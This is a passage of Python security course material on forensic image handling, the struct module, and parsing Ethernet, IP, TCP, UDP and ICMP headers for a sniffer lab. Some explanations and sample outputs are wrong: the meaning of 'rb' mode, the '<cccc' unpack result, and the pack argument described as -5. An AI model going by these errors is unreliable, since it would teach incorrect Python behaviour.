[https://elixir.bootlin.com/linux/v2.6.39.4/source/include/linux/if\\_ether.h](https://elixir.bootlin.com/linux/v2.6.39.4/source/include/linux/if_ether.h).

After you create the socket, you can simply read from it to access the data being streamed across your network.

## Analyzing Dead/Static Images

### Step 1

- Most often you are analyzing from a static image that has already been captured rather than a live system
- Gaining access is as simple as using your standard file I/O functions
- The real challenge is that very large files can't be read into memory
- Instead, read just enough into memory to accomplish the task. This often means reading just enough into memory to understand the underlying data structures required to find the scattered parts of your file



```
>>> import hashlib
>>> hasher = hashlib.md5()
>>> for buf in open("image.dd", "rb"):
...     hasher.update(buf)
...
>>> hasher.hexdigest()
'4aeb06ecd361777242ab78735d51ace6'
```

```
PS C:\> Get-FileHash -Algorithm md5 .\image.dd

Algorithm      Hash
-----
MD5            4AEB06ECD361777242AB78735D51ACE6
```

Of course, most often as a forensics analyst you will be analyzing a static or dead image of a system such as the output of DD. These images are just files. You can open the files with the exact same file IO processes we have already covered. You will typically be opening these in read-only "r" mode. On a Windows system, you will open it with read-only binary "rb" mode. The b tells Python that this is a Windows system, and it should use CR/LF to mark the end of files instead of just an LF.

Analyzing images with file operations is similar to analyzing a live image. One problem you will OFTEN run into is dealing with the size of a file. For example, you probably don't want to start your analysis of a 1 terabyte drive with `"artifacts = open("1terabyte-image.dd").read()"`. Instead, you will read part of your file. You can use a for loop to step through the entire contents of the drive, as shown here. Another (better) way to limit it is to pass an integer to the `.read()` function. Analyze the first part of your image and determine what is the next section of the drive you need to analyze. Then go and retrieve other parts and analyze it. This usually requires several iterations of opening, reading, and closing the file. Files also support `.seek()`, which will put the file pointer at a specific offset in the file, but I have found this to be of questionable reliability for very large files. Of course, to do this successfully after you have read part of your file, you have to understand its data structure so that you know where to go next. We will discuss this in the next section.

Consider what you would have to calculate the md5 hash of a 1 terabyte image. This is probably not the way to do it: `"hashlib.md5(open("image.dd").read()).hexdigest()"`. Syntactically, this is correct. BUT the 1 TB image would crush the memory on your system, and the program would probably not survive. Instead, you need to process the file in chunks. The md5 algorithm processes files piece by piece anyway, so you can call `md5.update()` over and over again with additional data. This actually makes it vulnerable to a hash "length extension attack". The for loop above updates the md5 hash of chunks of the image file piece by piece. Then, after it has read the entire file, it prints the hash.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.


## Understanding the Structure

### Step 2


- You can parse a PCAP by just using standard file I/O

```
network_packets = open("mypacketcapture.pcap", "rb").read()
```

- But you have to understand the pcap file data structure and where the data is scattered across the file's data structures



- It is easier for you if you use a library like scapy that has `rdpcap()`, `TCP()`, and so on, which already understands that structure!
- The same is true when dealing with all the previous LIVE captures OR a static forensics artifact such as a disk dump or a memory capture



Now that you have access to a file, pcap, or other data stream, you have to extract the data you are interested in. For example, imagine you are trying to extract artifacts from a file's system. Just reading from `"/dev/sda1"` is going to give you all kinds of data that is not (directly) what you are looking for. Your data will be mixed in with MFTs, directory entries, cluster/sector headers, and other arbitrary data. The data you are after likely will not even be together, or it may be encoded somehow. If you know what your data looks like, you might be able to just skip over all that other stuff and pull out the pieces of your data you want. But, more often than not, you will have to understand all of those data structures that encapsulate your data so you know exactly where your data begins and ends. After parsing those data structures, you can find and extract your data or the pieces that make up your data and reassemble it.

## Third-Party Modules That Understand Encapsulated Structures

- There are third-party modules that understand this Step 2
  - Hard Drives: Plaso, GRR, AnalyzeMFT
  - Memory: Rekall, Volatility
  - Networking: DPKT, Scapy
  - Documents: pyPDF, zipfile
- If these modules exist for your data structure, then you should use them!
- But what do you do when they don't exist?
- Parse the data structures yourself as a plugin to one of those modules or as a standalone carver

To understand those data structures, you have two choices. The first is to look for a module someone else has written that already understands your data structure. There are several modules out there for common data structures. We will talk about those. The other option is to write your own parser. Using someone else's modules is obviously preferred over writing your own if a module that meets your need exists. For example, if the focus of a tool is to parse out some unknown field inside a Microsoft Word document, then you would probably choose to use someone else's MFT parser or tool to first get the files out; then you would just focus on parsing the document. There are several great modules out there for understanding the most commonly used data structures. The Python modules Plaso, GRR, and AnalyzeMFT can simplify parsing data out of a Windows hard drive. Modules such as Rekall and Volatility are often thought of as standalone tools, but those are really just consoles wrapped around Python modules. You can use Python to automate all the analysis you typically do in those tools. Networks are easily parsed with tools like DPKT and Scapy. And you will also find a wide amount of support for documents that you extract from the data structures (but that is getting a little ahead of ourselves).

These modules are great, and you should use them when you can. However, malware with embedded custom filesystems, covert channels, and others situation will often necessitate that you write your own parsers.



## Creating Your Own Parser

### Step 2

- We will now discuss coding your own parser or a new plugin/extension to an existing Python forensics tool
- First, obtain documentation that explains the correct layout if one exists. If it doesn't, you have to manually figure it out
- Coding for every possible deviation from that standard is nearly impossible
  - Standards change and your code needs to detect those changes
  - Attackers attempt to operate outside of RFCs. You must also identify noncompliant communications!
- **SILENTLY IGNORING THINGS YOU DON'T UNDERSTAND IS NOT ACCEPTABLE FROM AN EVIDENCE STANDPOINT**
- Code defensively! If your code sees something it doesn't understand, you must alert!

Imagine we have a piece of malware embedding data in a custom filesystem or covert channel, or we are simply dealing with a new technology for which no Python module already exists. First, you have to determine exactly how the data is laid out. For undocumented malware, this is by far the most difficult part of the job. It requires time-consuming research, guesses, and experimentation before you come up with something that might be right. Hopefully, you are just dealing with a new technology and can acquire some documentation on how the data is supposed to be laid out. But even if you have everything well documented and know how things are supposed to be, you cannot rely on that data to be accurate. Remember that attackers will attempt to operate outside the RFCs and put data in places they are not expected. You must write your code defensively. Silently ignoring errors or pieces of data that you are not expecting means that you may be overlooking evidence.

**Alert on Unknown Unknowns****Step 2**

- Consider this example of parsing network communications

- Bad!!

```
for eachpacket in listofpackets:
    if eachpacket[proto] == 'icmp':
        do important analysis
    if eachpacket[proto] == 'tcp':
        do important analysis
```

- Good!

```
for eachpacket in listofpackets:
    if eachpacket[proto] == 'icmp':
        do important analysis
    elif eachpacket[proto] == 'tcp':
        do important analysis
    else:
        print("WARNING: UNKNOWN PROTOCOL")
```

Here is an example of what I mean. There are two samples of code here. If the first one encounters a packet that it doesn't understand, it ignores that packet and doesn't do anything with it. This is bad because the evidence you are looking for may be in the silently ignored code. When you're analyzing new data, it is better to alert on any conditions you don't understand. After your analysis is complete and you want to make your program less noisy, you can take these options and silence them or tie them to command line arguments like -v for verbose output. But until you understand the data structures, you should alert.

## The STRUCT Module

### Step 2

- The struct module is used for interpreting binary data
- Converts a string of binary to a tuple of integers and strings
- `struct.unpack()`: Similar to regex, you create a string that says how you want to extract the data
- That string is created to match the format of the data you are trying to extract
- `!BBBB` = 4 1-byte INTs
- The struct format string:
  - FIRST character indicates little endian or big endian
    - `!` or `>` indicates to interpret data as BIG ENDIAN
    - `<` indicates to interpret data as LITTLE ENDIAN
    - `=` or `@` indicates to interpret data based on the system its script is running on (i.e., `sys.byteorder`)
  - REMAINING characters indicate how to interpret data

```
>>> struct.unpack(r'!BBBB',b'\xc0\xa8\x80\xc2')
(192, 168, 128, 194)
```

Python provides us with a built-in module that makes interpreting binary data streams much easier. The module is named "struct", and it behaves similar to the regular expressions that we looked at earlier. To unpack binary data, you call `struct.unpack()`. You provide it with a string that tells it what you want to pull out and how to pull it out and a blob of binary data for it to unpack. The blob of binary data must be of the exact same length that the string is expecting, or it will result in an exception. To extract data, you will have to create a struct string to match the data in your data blob.

The first character in your struct string tells struct whether the binary blob you are parsing is using big endian or little endian format. Big endian means that when two or more bytes are used to represent a value, the most significant byte will be listed first. Little endian means that the least significant byte will be presented first (that is, the byte order is reversed). If the data being unpacked is storing data in big endian format, you indicate this by making the first character of your struct string an exclamation point or a greater than symbol (`!` or `>`). More accurately, the exclamation point indicates the data is stored in "network order", which is exactly the same as big endian. If the data being unpacked is little endian, you indicate this by making the first character of your struct string a less than symbol (`<`). If you think of `>` and `<` as an alligator's mouth, remember that the alligator always wants the most significant bite (er... umm, byte). If you want struct to change how it interprets the bytes depending on the system where you are running the script, you can use the equal sign or the at symbol (`=` or `@`). If the architecture of the system running the script is little endian, the data will be interpreted as little endian. For example, Intel x86 and AMD64 (x86-64) are little endian; Motorola 68000 and PowerPC G5 are big endian; ARM and Intel Itanium feature switchable endianness (bi-endian). Use `sys.byteorder` to check the endianness of your system:

```
>>> print(sys.byteorder)
little
```

## Struct Format Characters

## Step 2

Format	Python Type	Standard Size	Notes/Examples
B	Integer	1 byte	0 to 255
H	Integer	2 bytes	0 to 65535
I	Integer	4 bytes	0 to 4,294,967,295
Q	Integer	8 bytes	0 to 18,446,744,073,709,551,615
b	Integer	1 byte	-128 to 127
h	Integer	2 bytes	-32,768 to 32,767
i	Integer	4 bytes	-2,147,483,648 to 2,147,483,647
q	Integer	8 bytes	-9,223,372,036,854,775,808 to 9,223,372,036,854,775,807
f	float	4 bytes	6 decimal places
d	float	8 bytes	15 decimal places
x	no value	ignore x bytes	'!10x' skip 10 bytes
?	Bool	1 byte	True for non-zero or False for zero
c	string of length 1	1 byte	'lccc' or 'l4c' extract 4 chars
s	string	x length string	'10s' interpret 10 bytes as a string
p	string	x length string	'10p' read 10 bytes but use byte 0 to determine length (Pascal format strings)
P	Integer (pointer)	4 bytes on 32-bit sys 8 bytes on 64-bit sys	Native mode only; '@'

130

The second character forward in your struct string should match the data in your binary blob. This table shows you the different characters you can put into your struct string to explain how to extract the data. You can break the characters down into a few groups. There are the 1-byte characters *c*, *b*, *B*, and *?*. Each of these will extract exactly 1 byte of data from the binary blob. If you use the letter *c*, it will extract 1 byte and treat it as a character. In other words, it will turn it into a Python string of length 1. If you use the letter *b* or *B*, it will turn that 1 byte into a Python integer. When we're storing numbers, a single byte of data can store the numbers between 0 and 255 unless we need to store negative numbers. When we need to store negative numbers in two's-complement format, we can store the values -128 to 127. If you use a lowercase *b*, it will assume you are extracting a signed number between -128 and 127. If you use an uppercase *B*, it will assume you are extracting an unsigned integer between 0 and 255. This theme of lowercase letters for signed numbers and uppercase for the unsigned is consistent for the strings. Then we have different letters to indicate how many bytes we are extracting. Two bytes is *h* (signed) or *H* (unsigned). Four bytes is *i* or *I* if you want an integer. Eight bytes is a *q* or *Q* to extract an integer. If you want to extract a floating point number, you would either use a lowercase *f* (for 4 bytes) or lowercase *d* (for 8 bytes). You can also ignore parts of the binary data with a lowercase *x* or indicate that a byte is part of a string you want to extract with an *s*. A lowercase *p* is used if you are extracting strings that were created with a Pascal compiler. An uppercase *P* is used to extract a memory address, and it will either extract 4 bytes as an integer on a 32-bit system or 8 bytes as a long on a 64-bit system. These letters can be combined with numbers for repeating characters to make up the struct string.

## Struct Unpack (I)

## Step 2

```
#Use Big Endian to extract the two bytes into a tuple
>>> struct.unpack(">BB", b"\xff\x00")
(255, 0)
#For single bytes of data the endianness does not matter
>>> struct.unpack("<BB", b"\xff\x00")
(255, 0)
#Treat it as a signed integer (MSB indicates positive or negative)
>>> struct.unpack("<bB", b"\xff\x00")
(-1, 0)
#H interprets 2 bytes so endianness matters! Treat both bytes as an integer
>>> struct.unpack("<H", b"\xff\x00")
(255,)
#Lets make it BIG endian
>>> struct.unpack(">H", b"\xff\x00")
(65280,)
#Big endian but it is a signed integer
>>> struct.unpack(">h", b"\xff\x00")
(-256,)
#When things aren't 1,2,4 or 8 bytes use a string! Treat 3 bytes as a string:
>>> struct.unpack(">3s", b"\xff\x00\x41")
('\xff\x00A',)
```

Let's look at a few examples of struct strings. In the first example, you will see > indicating big endian and then BB to extract 2 bytes. This takes the binary string "FF00" and turns it into a tuple with two integers in it. The 255 is what is extracted for FF, and 0 is what is extracted for 00. Next, we do the same thing but change it to < (little endian). This change has absolutely no effect on the results because the endianness of a system is irrelevant when you are only looking at 1 byte of data. Next, we change the string to "<bB". Now, the lowercase *b* looks at ff and treats it as a signed integer extracting the number 1. When we change the string to "<H", we now treat the bytes "FF00" as a single piece of data. Using "<" means the data is little endian and the bytes are stored backward, so it flips them and turns the data into an integer: "00FF" -> 255. When we change the endianness by using the string ">H", it now converts the data "FF00" into the integer 65280. A lowercase *h* treats it as a signed number and extracts -256. Often the data we are parsing doesn't fit nicely into our 1-, 2-, 4-, or 8-byte buckets. For example, sometimes a half byte might be used to store data or 3 bytes might be used to store data. In those cases, you can store our data in a string for unpacking and then manually parse it later. We can treat the data as 3 bytes of string data by putting a number indicating how long the string is followed by a lowercase *s* in the struct string.

## Struct Unpack (2)

## Step 2

```
#Extract 4 bytes as 4 characters
>>> struct.unpack("<cccc", b"\x01\x41\x42\x43")
('A', 'B', 'C', 'D')
>>> struct.unpack("<4c", b"\x01\x41\x42\x43")
('A', 'B', 'C', 'D')
#Extract 4 bytes as 4 single byte integers
>>> struct.unpack("<4B", b"\x01\x02\x41\x42")
(1, 2, 65, 66)
#Extract a byte, ignore a byte, ignore another byte, extract a byte
>>> struct.unpack("<BxxB", b"\x01\x02\x03\x04")
(1, 4)
#Extract a byte, ignore two bytes, extract a byte
>>> struct.unpack("<B2xB", b"\x01\x02\x03\x04")
(1, 4)
#Extract all 4 bytes as an unsigned integer
>>> struct.unpack("<I", b"\x01\x02\x03\x04")
(67305985,)
>>> struct.unpack("<5c", b"\x48\x45\x4c\x4c\x4f")
('H', 'E', 'L', 'L', 'O')
>>> struct.unpack("<5s", b"\x48\x45\x4c\x4c\x4f")
('HELLO',)
>>> struct.unpack("@17p", b"\x07\x48\x65\x6c\x6c\x6f\x20\x68\x6f\x77\x20\x61\x72\x65\x20\x79\x6f")
('Hello h',)
```

Pascal string "Hello how are you"

The lowercase letter *c* indicates that we want 1 byte as a character. The struct string "<cccc" extracts 4 bytes as four characters. Rather than having four *cs* in our struct string, we can just put "<4c", indicating that we want to extract four characters. In the case of lowercase *s* (string), the number preceding the character indicates the length. For everything else, the number before the letter indicates how many of the items to extract. So, "<cccc" is the same as "<4c". "<BBBB" is the same as "<4B". Here several examples illustrate this point. When extracting integers, we vary the case of the struct string letter to indicate a signed or unsigned integer and the letter to indicate the length. The last example here is a little odd. It is used to extract strings stored in Pascal format. With a Pascal-formatted string, the first byte indicates the length of the string. The remaining bytes make up the string. In this example, we tell struct to extract 17 bytes of data and treat it as a Pascal string. It will consume 17 bytes of data from the binary blob. However, because the first byte indicates that the string is only seven characters long, the resulting string is only seven characters long. As a result, even though the struct string says to read the entire hex-encoded string "Hello how are you", only "Hello h" is included in the result.

## Unpacking Bits as Flags

## Step 2

- A binary bit is often used as a flag. For example, the TCP SYN flag is represented by the 2nd bit in byte 13 of the TCP header
- `itertools.compress()` will convert SET bits to words

```
>>> list(itertools.compress(["BIT0","BIT1","BIT2"], [ 1, 0, 1 ]))
['BIT0', 'BIT2']
```

Only set bits are converted to words

- You need bits as a list of integers

```
>>> format(147, "08b")
'10010011'
>>> list(map(int,format(147, "08b")))
[1, 0, 0, 1, 0, 0, 1, 1]
```

- Combine these two techniques to convert byte flags to words

```
def tcp_flags_as_str(flag):
    tcp_flags = ['CWR', 'ECE', 'URG', 'ACK', 'PSH', 'RST', 'SYN', 'FIN']
    return "|".join(list(itertools.compress(tcp_flags,map(int,format(flag,"08b")))))
```

Struct makes extracting bytes of data pretty simple, but the smallest thing you can extract is a byte of data. When parsing data structures, a single bit is often used to represent the state of a flag. For example, consider the TCP flags stored in byte offset 13 of the TCP header. Each bit in byte 13 represents a different TCP flag. The SYN flag is in the second bit. To extract its value, you could use a binary bit operation such as this: `tcp_syn_flag = tcp_flag & 0b00000010`. Then the variable `tcp_syn_flag` will have a non-zero value (specifically two) if the flag was set. You could repeat this process for each of the 8 bits to determine if flags are set. If your goal is to convert a byte into a list of set flags, then `itertools.compress` function provides a nice shortcut.

The `itertools.compress` function takes two lists. Anywhere there is a 1 in the second list, the value in the corresponding position in the first list is kept. Anywhere there is a 0 in the second list, the value in the corresponding position in the first list is dropped. Consider the example above where the list `["A", "B", "C"]` is compressed using the list `[1, 0, 1]`. The result is the list containing `['A','C']` because the second list `[1, 0, 1]` has a 1 in the first and last position. If you set your first list to be names of flags and the second list to be a list of bits, then `compress` will return a list of flags that are set.

To create a list of bits, you need to convert an integer into a string of bits. The `format` command with a format string of `"08b"` will produce a string with 8 binary digits and leading zeros. Then you can make the integer function across that string to get a list of integers.

Combining these two techniques, we can create a nice little function called `tcp_flags_as_str()` that takes in an integer and returns which flags are set based on that integer. Here is what happens when we call the function defined on this slide.

```
>>> tcp_flags_as_str(2)
'SYN'
>>> tcp_flags_as_str(18)
'ACK|SYN'
>>> tcp_flags_as_str(19)
'ACK|SYN|FIN'
```

**Struct Pack****Step 2**

- struct.pack turns INTs and strings into a binary string

```
>>> struct.pack("<h", -5)
b'\xfb\xff'
>>> struct.pack("<h", 5)
b'\x05\x00'
>>> struct.pack(">h", 5)
b'\x00\x05'
>>> struct.pack(">I", 5)
b'\x00\x00\x00\x05'
>>> struct.pack(">Q", 5)
b'\x00\x00\x00\x00\x00\x00\x00\x05'
```

- Input values are comma-separated arguments

```
>>> struct.pack("<4B6si", 1, 2, 0x41, 0x42, "SEC573", 5)
b'\x01\x02ABSEC573\x05\x00\x00\x00'
```


The struct pack function does the opposite of unpack. You provide it with data, and it turns that data into a binary blob based on the string you give it. Here are a few examples of how the struct string interprets the number 5 and the resulting binary data. "<h" is a little endian 2-byte number. For -5, you get back the bytes of the two's complement in reverse order. For 5, you get the number 5 represented in 2 bytes in reverse order. ">h" is a big endian 2-byte integer. So it packs 5 as a 2-byte decimal with the bytes in the normal order. You can see that by varying the struct string, the resulting binary blob changes in length and composition. When you are passing multiple items to pack, you simply comma-separate them and pass them as arguments to the function. For "<4B6si", we have to provide 4 values to satisfy the 4b. In this case, 1, 2, 0x41, and 0x42 do this. Then it wants 6 bytes of a string for the 6s. SEC573 fits into that. Notice that endianness does not apply to strings. Last, it consumes the next parameter of -5 as an "I" (that is, a 4-byte integer). For the 4-byte integer, the little endianness is applied, and the bytes are in reverse order.



## Ether Header Struct

### Step 2

- Let's make a struct string to capture the Ethernet header
- All network traffic is BIG ENDIAN, so it will start with a !



**= !6s6sH**

```
>>> import socket, struct, codecs
>>> while True:
...     data = s.recv(65535)
...     eth_dst, eth_src, eth_type = struct.unpack('!6s6sH', data[:14])
...     print("ETH: SRC:{0} DST:{1} TYPE:{2}".format(codecs.encode(eth_src, "hex"), codecs.encode(
eth_dst, "hex"), hex(eth_type)))
...
ETH: SRC:b'0008a20b0167' DST:b'000c29983427' TYPE:0x800
ETH: SRC:b'01005e000001' DST:b'f0b4791ea028' TYPE:0x800
```

SANS

SEC573 | Automating Information Security with Python

135

Now we will look at a specific example of how to use struct to unpack a stream of binary data. Again, the principles of what we are about to do can be applied to unpacking any type of data, including filesystem, memory, or application data streams. Filesystems are pretty complex, so let's start with something simple that most people are familiar with. Let's deconstruct a TCP/IP packet layer by layer beginning with the Ethernet layer. We have to build a struct string to match an Ethernet header. So we have to know what an Ethernet header looks like. A quick internet search will take us to several pages that provide the proper Ethernet frame header. All of these pages pull their information from the RFCs.

An Ethernet header is composed of 6 bytes that make up a destination MAC address, followed by 6 bytes for the source MAC address. There are then 2 bytes that make up the Ethernet type. The Ethernet type is a 2-byte code that indicates what type of packet is embedded in the Ethernet data. Some examples of Ethernet types include 0x0800, which indicates the packet is IP Version 4. Others include 0x0806—ARP and 0x86DD—IP Version 6. The official reference for these types is the EtherType registry. You can find information on registered types at

<http://www.iana.org/assignments/ieee-802-numbers/ieee-802-numbers.xhtml#ieee-802-numbers-1>.

We are reading network-based data, so it will be big endian. Although > would work just as well, we will use the exclamation mark because it is explicitly for network traffic. Then we need a 6-byte field. Struct provides characters for things that are 1, 2, 4, and 8 bytes in size, but nothing for items that are 6 bytes long. When I have to extract data that I don't have a supported length for, I usually treat it as a string. The struct string "!6s6sH" will unpack two 6-byte strings followed by a type byte integer. This aligns perfectly with an Ethernet header. To implement our sniffer, we just parse out the first 14 (6+6+2) bytes of data we read from our network socket.

## IP Header Struct

## Step 2

Vers	Hlen	SVC (1 byte)	Total Length (2 bytes)			
Identification (2 bytes)			unused	DF	MF	Fragment Offset
TTL (1)		Protocol (1)	Header Checksum (2 bytes)			
Source IP Address (4 bytes)						
Destination IP Address (4 bytes)						
IP Options (if any 4-byte boundaries)						

```
while True:
    iph = struct.unpack('!BBHHHBBHII',data[14:34])
    srcip = socket.inet_ntoa(struct.pack('I',iph[8]))
    dstip = socket.inet_ntoa(struct.pack('I',iph[9]))
    print("IP: SRC:{0} DST:{1} - {2} ".format(srcip, dstip, iph))
IP: SRC:10.10.10.10 DST:255.1.1.10 - (69, 0, 49, 0, 16384, 64, 17, 9138, 167837962, 167838207)
IP: SRC:10.10.10.10 DST:255.1.1.10 - (69, 0, 49, 0, 16384, 64, 17, 9138, 167837962, 167838207)
```

**= !BBHHHBBHII**

For some data structures, you will have to extract components in multiple parts. For example, in the IP header, the IP version and IP header length are each half of a byte. The version is stored in bits 5–8, and the length is in bits 1–4. The smallest structure you can extract with struct is a single byte. There are also calculations that have to be performed on some of these fields. For example, according to the RFC, the value in the length field has to be multiplied by 4 if we want to know the correct length. Until we calculate that length, we don't even know if any IP options are appended to the end of our 20-byte IP header. So, when we build the struct string, we just come up with a "close enough" string that makes it easier to pull out pieces we need. Then our subsequent calculations enable us to get the rest of the information we need.

```
iph = struct.unpack('!BBHHHBBHII',data[14:34])
```

When we have the data broken down, we can use bit shifting and logical operations to get the bits we need to calculate the version and the header:

```
ipversion = iph[0]>>4
ip_header_length = (iph[0]&15) * 4
```

If the ip\_header is longer than 20, we have some IP options. Here is a formula to calculate the length of the IP options:

```
ip_options_length = (( ip_header_length-20 + 3 ) / 4)
```

## TCP Header Struct

## Step 2

Source Port (2 bytes)			Destination Port (2 bytes)		
Sequence Number (4 bytes)					
Acknowledgment Number (4 bytes)					
Hlen	Rsvd	Flags (1 byte)		Window (2 bytes)	
Checksum (2 bytes)			Urgent Pointer (2 bytes)		
TCP Options (if any 4-byte boundaries)					

```
while True:
    tcp = struct.unpack('!HHIIBBHHH', embedded_data[:20])
    print("TCP: ", tcp)
TCP: (443, 36702, 2110139982, 250050353, 160, 18, 42540, 33473, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 16, 229, 22192, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 24, 229, 46978, 0)
```

= !HHIIBBHHH

The TCP header also has a few fields that are smaller than a byte that we have to extract in multiple steps, but not as many as the IP header. Source port and destination port are always positive numbers between 0 and 65535. That's 2 bytes of unsigned data for each port, so we use struct 'H'. The sequence and acknowledgment are positive numbers made up of 4 bytes, so we use a struct 'I' (capital letter *I*, not a one) to extract them. The flags and header length will have to be extracted as 2 bytes and then split up afterward. The window, checksum, and urgent pointer are all 2-byte positive integers, so we use an 'H' for each of them. There might be some TCP options, but we won't know until we've done some additional calculations. Let's just extract what we have so far:

```
tcp = struct.unpack('!HHIIBBHHH', embedded_data[:20])
```

## UDP Header Struct

## Step 2

Source Port (2 bytes)	Destination Port (2 bytes)
Total Length (2 bytes)	UDP Checksum (2 bytes)


**= ! HHHH**

```
(sport,dport,len,chksum) = struct.unpack('!HHHH',embedded_data[:8])
```

- The UDP header has four uniform 2-byte components and is trivially easy to unpack

```
>>> print(struct.unpack('!HHHH',embedded_data[:8]), embedded_data[8:])
(55088, 1900, 181, 6749) +-Text: M-SEARCH * HTTP/1.1
MX: 1
ST: upnp:rootdevice
MAN: "ssdp:discover"
User-Agent: UPnP/1.0 DLNADOC/1.50 Platinum/1.0.4.11
Host: 239.255.255.250:1900
Connection: close
```

Once again, looking at the RFCs, we see that the UDP header has 2 bytes of source port followed by 2 bytes of destination port. The struct string H interprets 2 bytes as an integer. Then there are two more 2-byte integers: The total length of the UDP portion of the packet (header and data) and the UDP checksum. That is pretty simple. A struct string of "!HHHH" will interpret a UDP header for us. Because the UDP header is always 8 bytes, the UDP payload will begin at the 8th byte of our IP payload or, in this example, `ip_payload_data[8:]`.

**LAB: ICMP Header Struct****Step 2**

- ICMP is not a very complex structure either
  - Type and code are each 1 byte
  - Checksum is 2 bytes
  - Data is 4 bytes or more
- The TYPE code indicates what kind of ICMP traffic
  - If type == 8, then it is a "PING REQUEST"
  - If type == 0, then it is a "PING REPLY"
  - If type == 3, then it is an "Unreachable", and the contents of the code field say why it can't be reached

= ??????

The ICMP header has two 1-byte fields. The first is the ICMP type code. This is used to identify the type of ICMP packet being transmitted. A type of 8 is your standard PING request. A type of 0 is the reply to a PING. If the type code is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the ICMP code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the ICMP header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.

## Lab Intro: Complete the ICMP Decoder in sniff.py


Make it do this!

```
root@573:~# ping 10.10.10.10
```

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff-final.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
```

- Control-S will pause the printed output, and Control-Q will restart it
- See sniff-final.py if you're stuck. One possible answer follows on the next page

Now it is time to put these new skills to work. Here is an example of what your output should be. In one terminal, you will run a PING command. For example, you can PING the pyWars server. Then, in a separate window, run the finished sniffer. You can see here it identifies the PING REQUEST and the PING REPLY based on its TYPE and it prints the associated SRC and DST IP address. If it is an unreachable type, then you can simply print UNREACHABLE, the source, destination, and associated code. If the flow of traffic is too fast for you to read, you can press CONTROL-S to pause the output of the program. When you want to restart it, you can hit CONTROL-Q.



In your workbook, turn to Exercise 4.1

Please complete the exercise in your workbook.



## Lab Highlights: One Possible ICMP Decoder

There are many possible answers. Here is one possible answer:

- Your struct string could have been:

**= !BBH**

```
(icmp_type, icmp_code, icmp_chksum) = struct.unpack(r'!BBH', embeded_data[:4])
if icmp_type==0:
    print("ICMP - PING REPLY SRC:{0} DST:{1}".format(srcip, dstip))
elif icmp_type==3:
    print("ICMP - UNDELIVERABLE SRC:{0} DST:{1} CODE:{2}".format(srcip, dstip, icmp_code))
elif icmp_type==8:
    print("ICMP - PING REQUEST SRC:{0} DST:{1}".format(srcip, dstip))
```

You could have completed this lab in many possible ways. Here is one example. The struct string "!BBH" interprets that the header is big endian: 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

